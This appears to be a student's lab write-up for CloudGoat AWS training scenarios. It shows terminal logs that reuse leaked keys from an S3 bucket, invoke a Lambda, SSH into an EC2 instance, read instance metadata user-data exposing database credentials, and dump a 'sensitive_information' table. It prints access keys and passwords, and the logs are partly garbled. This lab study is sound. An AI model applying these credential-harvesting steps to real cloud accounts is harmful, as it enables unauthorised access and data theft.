AWS Access Key ID [None]: ASIAIAYW54K3AEVYPPG1
AWS Secret Access Key [None]: KwZvsrwEelb2qhsUYthrImuBxv3oBmBeYcMGQe
Default region name [None]: us-east-1
Default output format [None]
[env] semchuk2@ada:~/Desktop$ aws vtm --profile ec2role
[env] semchuk2@ada:~/Desktop$ vtm -v ./aws/credentials
[env] semchuk2@ada:~/Desktop$ vtm -v ./aws/credentials
[env] semchuk2@ada:~/Desktop$ aws s3 ls --profile ec2role
2021-05-24 14:40:39 cg-secret-s3-bucket cgideut552rqvv
2021-05-24 14:40:39 cg-secret-s3-bucket cgidjul2mpxpzk
2019-10-12 11:15:56 neverlessrepo-serverless-goat-bucket-gb5jt6qpgn08
2020-03-05 08:23:34 shepherd-compromise
[env] semchuk2@ada:~/Desktop$ aws s3 ls --profile ec2role s3://cg-secret-s3-bucket-cgideut552rqvv
2021-05-24 14:46:44
62 admin-user.txt
[env] semchuk2@ada:~/Desktop$ aws s3 ls --profile ec2role s3://cg-secret-s3-bucket-cgidjul2mpxpzk
An error occurred (NoSuchBucket) when calling the ListObjectsV2 operation: The specified bucket does not exist
[env] semchuk2@ada:~/Desktop$ aws s3 cp --profile ec2role s3://cg-secret-s3-bucket-cgideut552rqvv/admin-user.txt
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html
usage: aws [options] <command> [<subcommand> [<subcommand> ...]] [parameters]
To see help text, you can run:
  aws help
  aws <command> help
aws: error: the following arguments are required: paths
[env] semchuk2@ada:~/Desktop$ aws s3 cp --profile ec2role s3://cg-secret-s3-bucket-cgideut552rqvv/admin-user.txt .
download: s3://cg-secret-s3-bucket-cgideut552rqvv/admin-user.txt to ./admin-user.txt
[env] semchuk2@ada:~/Desktop$ ls
admin-user.txt
[env] semchuk2@ada:~/Desktop$ cat admin-user.txt
AKIAIAYW54K3AEVYPPG1
XWDvzh5QQ+i13wwnuhg53jn3zOllaAn0eC8AXq/
[env] semchuk2@ada:~/Desktop$ +
+ command not found
[env] semchuk2@ada:~/Desktop$ aws configure --profile shepherd
AWS Access Key ID [None]: AKIAIAYW54K3AEVYPPG1
AWS Secret Access Key [None]: XWDvzh5QQ+i13wwnuhg53jn3zOllaAn0eC8AXq/
Default region name [None]: us-east-1
Default output format [None]:
[env] semchuk2@ada:~/Desktop$ aws lambda invoke --function-name cg-lambda-cgideut552rqvv /out.txt --profile shepherd
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
[env] semchuk2@ada:~/Desktop$ ls
admin-user.txt CS4P1 CS4P5 env out.txt
[env] semchuk2@ada:~/Desktop$ cat out.txt
"You win!"[env] semchuk2@ada:~/Desktop$
```

4.5.13.8 Show a directory listing of the account you've logged into.

```
ubuntu@ip-10-0-10-126:~\n(env) semchuk2@ada:~/Desktop$ ssh -i ssh_key2 ubuntu@34.228.229.127\nWelcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)\n\n * Documentation: https://help.ubuntu.com\n * Management: https://landscape.canonical.com\n * Support: https://ubuntu.com/advantage\n\n System information as of Tue May 25 15:58:36 UTC 2021\n\nSystem load: 0.2 Processes: 191\nUsage of /: 21.0% of 7.69GB Users logged in: 1\nMemory usage: 31% IP address for eth0: 10.0.10.126\nSwap usage: 0%\n\nGet cloud support with Ubuntu Advantage Cloud Guest:\nhttp://www.ubuntu.com/business/services/cloud\n\n259 packages can be updated,\n173 updates are security updates.\nNew release '20.04.2 LTS' available.\nRun 'do-release-upgrade' to upgrade to it.\n\n*** System restart required ***\nLast login: Tue May 25 15:57:45 2021 from 131.252.218.82\nubuntu@ip-10-0-10-126:~$ curl http://169.254.169.254/latest/user-data\n#!/bin/bash\napt-get update\ncurl -s https://deb.nodesource.com/setup_8.x | sudo -E bash -\nDEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip\npsql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfed4yia.cbsobybrv4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfed4yia.cbsobybrv4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-Secret-Passcode','EViC0kY-4hy2809gnbv40n8g4b');"
sleep 15s\ncd /home/ubuntu
```

4.5.13.11 Show the contents of the file.

```
ubuntu@ip-10-0-10-126:~  
#!/bin/bash  
apt-get update  
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -  
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip  
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfe44yia.cbsobyvrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat  
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"  
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfe44yia.cbsobyvrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat  
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode','E\!C\!0RY-4hy2809gnbv40h8g4b');"  
sleep 1s  
cd /home/ubuntu  
unzip app.zip -d ./app  
cd app  
node index.js &  
echo -e "\n* * * * * root sleep 10; curl GET http://cg-lb-cgidfopfe44yia-1995339687.us-east-1.elb.amazonaws.com/mkjaixijqf@abo1h0glg.html &\n* * * * * root sleep 1  
0; node /home/ubuntu/app/index.js &\n* * * * * root sleep 20; node /home/ubuntu/app/index.js &\n* * * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node /home/ubuntu/app/index.js &  
\n* * * * * root sleep 50; node /home/ubuntu/app/index.js &\n>> /etc/crontab  
ubuntu@ip-10-0-10-126:~$ aws s3 ls  
2021-05-25 13:24:20 cg-keystore-s3-bucket-cgidfopfe44yia  
2021-05-25 13:24:20 cg-logs-s3-bucket-cgidfopfe44yia  
2021-05-25 13:24:20 cg-secret-s3-bucket-cgidfopfe44yia  
2010-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gbsjt0qngn8e  
2020-03-05 16:23:48 shepard-compromise  
ubuntu@ip-10-0-10-126:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidfopfe44yia --recursive  
2021-05-25 13:24:25 . 282 db.txt  
ubuntu@ip-10-0-10-126:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidfopfe44yia/db.txt .  
download: s3://cg-secret-s3-bucket-cgidfopfe44yia/db.txt to ./db.txt  
ubuntu@ip-10-0-10-126:~$ ls  
app app.zip db.txt def-unique-db.txt user-data  
ubuntu@ip-10-0-10-126:~$ cat db.txt  
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies!!!!  
DB name: cloudgoat  
Username: cgadmin  
Password: Purplepwny2029  
Sincerely,  
Lara  
ubuntu@ip-10-0-10-126:~$
```

4.5.14.14 Show the table that is stored and its contents.

```
ubuntu@ip-10-0-10-126:~$ ls
app app.zip db.txt def-unique-db.txt user-data
ubuntu@ip-10-0-10-126:~$ psql postgresql://ccloudgoat:ccloudgoat@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/ccloudgoat
psql: FATAL:  password authentication failed for user "ccloudgoat"
FATAL:  password authentication failed for user "ccloudgoat"
ubuntu@ip-10-0-10-126:~$ psql postgresql://ccloudgoat:ccloudgoat@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/ccloudgoat
psql (10.16 (Ubuntu 10.16-0ubuntu0.18.04.1), server 9.6.20)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

ccloudgoat=> \dt
          List of relations
 Schema |           Name            | Type | Owner
-----+---------------------+-----+-----
 public | sensitive_information | table | ccloudgoat
(1 row)

ccloudgoat=> SELECT * from sensitive_information
ccloudgoat=>
      name       |      value
-----+-----+
Super-secret-passcode | VIC70RY-4hy2809gnbv40h8g4b
Super-secret-passcode | VIC70RY-4hy2809gnbv40h8g4b
(2 rows)

ccloudgoat=>
```